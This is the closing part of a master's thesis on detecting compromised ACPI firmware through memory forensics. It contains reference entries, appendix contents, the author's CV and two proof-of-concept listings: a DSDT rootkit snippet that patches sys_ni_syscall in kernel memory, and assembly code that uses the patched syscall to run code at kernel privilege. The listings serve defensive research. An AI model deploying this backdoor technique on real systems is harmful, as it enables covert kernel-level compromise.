[77] Ubuntu Bug Report. Ubuntu bug report, August 2012. URL https://bugs.launchpad.net/ubuntu/+source/xorg/+bug/1033052. Accessed: 2013-11-29.

[78] Ubuntu Forums. Howto fix a buggy dsdt file, January 2009. URL http://ubuntuforums.org/showthread.php?t=1036051. Accessed: 2013-11-29.

[79] Ubuntu Forums. ioremap error - possibly gma500/psb-gfx related, December 2011. URL http://ubuntuforums.org/showthread.php?t=1890112. Accessed: 2013-11-29.

[80] University of Regensburg. List of eisa style pnp device id codes, Dec 1998. URL http://www-pc.uni-regensburg.de/hardware/TECHNIK/PCI_PNP/pnpid.txt. Accessed: 2013-08-10.

[81] Volatility. Volatility website, 2013. URL https://code.google.com/p/volatility/. Accessed: 2013-11-29.

[82] Michael Vrable, Justin Ma, Jay Chen, David Moore, Erik Vandekieft, Alex C Snoeren, Geoffrey M Voelker, and Stefan Savage. Scalability, fidelity, and containment in the potemkin virtual honeyfarm. In *ACM SIGOPS Operating Systems Review*, volume 39, pages 148–162. ACM, 2005.

[83] F. Wang. A clarification on linux addressing, November 2008. URL users.nccs.gov/~fwang2/linux/lk_addressing.txt. Accessed: 2013-11-25.

[84] Christof Windeck. Interrupts, irqs und ressourcenkonflikte, 2000. URL http://www.heise.de/ct/Redaktion/ciw/irq.html. Accessed: 2013-11-25.

[85] F. Witherden. Memory Forensics over the IEEE 1394 Interface, September 2010. URL https://freddie.witherden.org/pages/ieee-1394-forensics.pdf. Accessed: 2013-04-28.

A APPENDICES

A.1 Attachment: CD

The entire source-code is too long to be printed and is for convenience supplied as a CD. It includes:

- ACPI_Memory_Forensics.pdf
- Expose.pdf
- Volatility_Plugin
  - ACPIstructs.py
  - dumpACPITables.py
  - scanACPITables.py
  - README.txt
- Attack
  - sample_rootkit.dsl
  - simulated_attacks.dsl
  - attack.asm
- Evaluation (directory containing outputs of all analysed images)
- Resources (directory with all used references)

A.2 Sample-Rootkit

The sample-rootkit is very short and, therefore, directly included:

samplerootkit.dsl

```
/*
 * @author:              Michael Denzel
 * @contact:             open4mic@gmail.com
 * @license:             GNU General Public License 2.0 or later
 * @creationdate:        2013-10-27
 * @organization:        University of Erlangen-Nuremberg
 * @url:                 http://www1.cs.fau.de/reach-us.html
 * @work:                Master's thesis IT-Security
 *                       Detecting and Analysing compromised
 *                       Firmware in Memory Forensics
 * @description:         Test rootkit
 *                       Basis: Hack sys_ni_syscall() (see Heasman)
 *                       (labels "XXX:" have to be replaced with own values)
*/

//Rootkit
OperationRegion(EV1L, SystemMemory, /*XXX: System.map => sys_ni_syscall & vtop
    */ 0x00000000, 0x40)
Field(EV1L, AnyAcc, NoLock, Preserve)
{
 EVIL, 0x40
}

/*
 * Rootkit as suggested by Heasman
 *
 * call ebx, ret (= 0xFF 0xD3, 0xC3)
 *
 * XXX@ add Store(...) to some _INI or _STA method in DSDT
 *      default return for _STA: 0x0F
 *      device offline/not activated: 0x0
 */
Store(Buffer () {0xFF, 0xD3, 0xC3, 0x90, 0x90, 0x90, 0x90, 0x90}, EVIL)

//other tests:

//just ret (0xC3)
//Store(Buffer () {0xC3, 0x90, 0x90, 0x90}, NICD)

//mov eax,13, ret (0xB8 0x0D 0x00 0x00 0x00, 0xC3)
//Store(Buffer () {0xB8, 0x0D, 0x00, 0x00, 0x00, 0xC3, 0x90, 0x90}, NICD)
```

attack.asm

```
;;;
;;; @author:            Michael Denzel
;;; @contact:           open4mic@gmail.com
;;; @license:           GNU General Public License 2.0 or later
;;; @creationdate:      2013-10-26
;;; @organization:      University of Erlangen-Nuremberg
;;; @url:               http://www1.cs.fau.de/reach-us.html
;;; @work:              Master's thesis IT-Security
;;;                     Detecting and Analysing compromised
;;;                     Firmware in Memory Forensics
;;;  @description:      attack on a system with patched sys_ni_syscall
;;;                     (labels "XXX:" have to be replaced with own values)
;;;

section .text
        global _start

;;; ---- MAIN ----
_start:
        ;; evil syscall (only working with patched DSDT)
        mov ebx, backdoor
        mov eax, 0x11
        int 0x80

        ;; abs(eax)
        cdq
        xor eax, edx
        sub eax, edx

        ;; check for ENOSYS (= rootkit not installed)
        cmp eax, 38 ; ENOSYS (no such system call)
        jne checkkernel

        ;; print "ENOSYS"
        mov edx, lnsys
        mov ecx, nsys
        jmp printexit
checkkernel:
        ;; check for 0 (= rootkit is working)
        cmp eax, 0
        je exit ;rootkit is running, just exit

        ;; rootkit is not runnung
        ;; print "error"
        mov edx, lerr
        mov ecx, err
        jmp printexit
```

```
exit:
        ;; exit
        mov ebx, eax
        mov eax, 1
        int 0x80

;;; ---- "ROOTKIT" ----
backdoor:
        ;; print "hacked" message
        push hlen
        push hack
        push 1
        mov edx, hlen
        mov ecx, hack
        mov ebx, 1
        mov eax, 0xc0001234 ;XXX: /boot/System.map sys_write (no vtop)
        call eax

        ;; clean after write
        add esp, 12

        ;; read current privilege level (CPL) of CS register
        ;; CPL is in the lower 2 bits of CS reg.
        ;; they indicate the level: 0 (= kernel), 1, 2 or 3 (= user)
        mov eax, cs
        and eax, 0x3
        ret

;;; ---- helper functions ----
printexit:
        ;; error code
        push eax

        ;; print ecx/edx
        mov ebx, 1
        mov eax, 4
        int 0x80

        ;; exit
        pop ebx
        mov eax, 1
        int 0x80

section .data
        hack db 'Hacked!', 0x0a
        hlen equ $-hack
        err db 'Error!', 0x0a
        lerr equ $-err
        nsys db 'ENOSYS!', 0x0a
        lnsys equ $-nsys
```

Curriculum Vitae

Michael Denzel was born in Nuremberg (Germany) and graduated from Pirckheimer grammar school with exams in Physics and English, Business/Law, and Mathematics.

He received his Bachelor of Science in Computer Science from the Friedrich-Alexander-University of Erlangen-Nuremberg.

Subsequently, he started a Master of Science at the Friedrich-Alexander-University of Erlangen-Nuremberg in the same subject with major in IT Security and subsidiary subject Law. To expand his knowledge, he studied one semester at the University of Strathclyde in Glasgow (UK).

In addition to his studies, Michael Denzel worked from 2010 to 2011 as a research assistant for the Department of Hardware-Software-Co-Design and, afterwards, from 2011 until 2012 at the Department of IT Security.

This paper is his final project, the Master's Thesis, which he wrote at the Department of IT Security to graduate in Computer Science.